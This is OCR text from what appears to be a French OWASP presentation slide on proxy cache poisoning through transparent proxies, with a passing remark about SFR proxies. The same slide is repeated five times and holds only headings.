


Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent




Ca me rappelle les proxy SFR...

OWASP
The Open Web Application Security Project

- Empoisonnement de cache de proxy

Proxy Transparent

